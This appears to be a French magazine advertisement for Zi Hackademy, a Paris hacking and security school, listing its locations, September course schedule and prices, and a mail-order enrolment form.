hackademy@dmpfrance.com ou téléphonez au 01-40-21-01-20 (demandez Billy ou Nathalie).
Attention à nos heures d'ouverture : du mardi au samedi inclus de 12 heures à 20 heures.
Vous pouvez aussi consulter nos infos sur dmpfrance.com
Zi Hackademy, 1, Villa du Clos de Malevart (ex 7, rue Darboy) 75011 Paris.
Tél. : 01-40-21-01-20. Métro Goncourt.
RAPPEL : pour ceux qui ne peuvent se déplacer, tous nos cours sont également disponibles par correspondance. Notez que dans ce cas, le cours Newbi + est inclu dans le cycle newbi sans supplément de tarif!

OUVERTURE À MONTPELLIER D'UNE HACKADEMY

461, rue de la métairie de saysset
34070 Montpellier
Tél. : 04.67.20.23.27
Mail : montpellier@dmpfrance.com

BIENTÔT OUVERTURE À LONDRES D'UNE HACKADEMY INTERNATIONNALE

Contacter nous pour toute information au :
Tel. : 01-40-21-01-20
Mail : hackademy@dmpfrance.com.

MONTER UNE HACKADEMY EN PROVINCE ? FACILE! DEVENEZ NOTRE PARTENAIRE

Si vous disposez d'un local connecté (cybercafé, centre de formation) vous pouvez devenir notre partenaire et développer des activités "hackademy" dans votre ville. Nous pouvons assurer la formation de vos profs de hack, fournir les supports de cours, et annoncer vos manifestations dans nos publications. Pour toute info, une seule adresse : vir2l@dmpfrance.com

ACTIVITÉS DU MOIS DE SEPTEMBRE

STAGE INTENSIF

24 heures de cours sur 3 journées en continu les 18 / 19 et 20 septembre. Tarif : 210 euros (soit 8,75 e l'heure).

COURS HACKING 1, 2 ET 3

Tous les mercredi et samedi
tarif: 80 euros pour 8 heures de cours

CONFÉRENCE

Tous les vendredis soir de 19h à 22h
tarif: 20 euro

HACKING SÉCURITÉ PRO

Un stage de 5 jours (40 h) en continu réservé aux professionnels
et agrée formation professionnelle.
Démarrage fin septembre.

LINUX : 9 heures de cours
les mardis 10, 17 et 24 de 19 h à 22h

LANGAGE C : 9 heures de cours
les mercredis 11, 18 et 25 de 19h30 à 22h30

PHP : 9 heures de cours
les jeudis 12, 19 et 26 de 19h à 22h

WEEK-END FORMATION INTERNATIONAL EN ANGLAIS
les 26, 27 et 28 septembre

COURS

Information et préinscriptions au 01-40-21-01-20 ou par mail : hackademy@dmpfrance.com

m7

LES COURS PAR CORRESPONDANCE DE ZI HACKADEMY

Pour ceux qui ne peuvent pas se déplacer , nous avons mis au point une série de cours par correspondance rédigés par les professeurs de Zi Hackademy

Je m'inscris en Newbie & Newbie+ ☐ (3 envois répartis sur 9 semaines) 84 e tout compris

PAIEMENT
☐ par chèque à l'ordre de DMP
☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ____

Nom : ..... Prénom : .....
Adresse : .....
..... Code : .....
Ville : .....
Pays ..... E-mail : .....

Signature

Envoyez votre inscription accompagnée de votre règlement à l'ordre de D.M.P. à Zi HacKademY 1, villa du clos de Mallevart 75011 Paris

Vous recevrez vos premiers cours dans les 10 jours qui suivent !